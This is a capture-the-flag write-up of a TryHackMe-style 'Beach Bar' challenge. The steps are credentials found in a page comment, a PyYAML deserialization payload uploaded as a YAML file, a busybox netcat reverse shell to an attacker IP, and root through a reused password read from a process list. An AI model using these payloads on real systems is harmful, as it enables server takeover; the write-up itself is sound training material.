


Hacker Holidays 2026 – Day 5

Beach Bar



In this challenge for the Hacker Holidays, we're asked to access a website, exploit a vulnerability and take over the server

Hacker Holidays 2026 – Day 5

Beach Bar

DJ booth sign-in

Manage the jukebox playlists for tonight's set.

Username

Password

```
<!--  
  staff note: the demo DJ login is still enabled for the soft opening.  
  dj / dj -- swap this before the season starts (ticket BAR-7)  
-->
```

When we arrive at the landing page, we see there's a login function, and there's credentials exposed in the webpage source comments

Hacker Holidays 2026 – Day 5

Beach Bar

How the Attack Works

- **Unsafe Deserialization:** Many libraries (such as Python's PyYAML) allow object instantiation via special tags like `!!python/object/new` .  Kusari.dev +1

After logging in, we see that there is a file upload function in the app, which could be a vector for file upload attack

Hacker Holidays 2026 – Day 5

Beach Bar

How the Attack Works


- **Unsafe Deserialization:** Many libraries (such as Python's PyYAML) allow object instantiation via special tags like `!!python/object/new` .  Kusari.dev +1

On research, we learn that YAML files can be used for file upload attack when the web app uses Python modules, like the PyYAML module

Hacker Holidays 2026 – Day 5

Beach Bar

```
└─$ cat test.yaml  
!! python/object/apply:os.system ["whoami"]
```



We can create a YAML file with a malicious payload and upload it, which seems to work, since we receive a success code in the response

Hacker Holidays 2026 – Day 5

Beach Bar

```
!!python/object/apply:os.system ["busybox nc  
192.168.134.186 443 -e /bin/bash"]
```

Since we don't know where the uploaded files are stored on the server, but we have RCE through the payload, we can send a reverse shell payload to get direct server access

Hacker Holidays 2026 – Day 5

Beach Bar

```
stemd-activation --syslog-only  
--stream-pass [REDACTED] --bitrate 320k  
w 2 -b 0.0.0.0:80 --user bartender --group bartender app:app
```

Once we have access, we see that there's a password being passed into the running processes

Hacker Holidays 2026 – Day 5

Beach Bar

```
bartender@tryhackme-2404:/opt/beach-bar/webapp$ su  
Password:  
root@tryhackme-2404:/opt/beach-bar/webapp# whoami  
root
```

This is an instance of password reuse, since it's the root user's password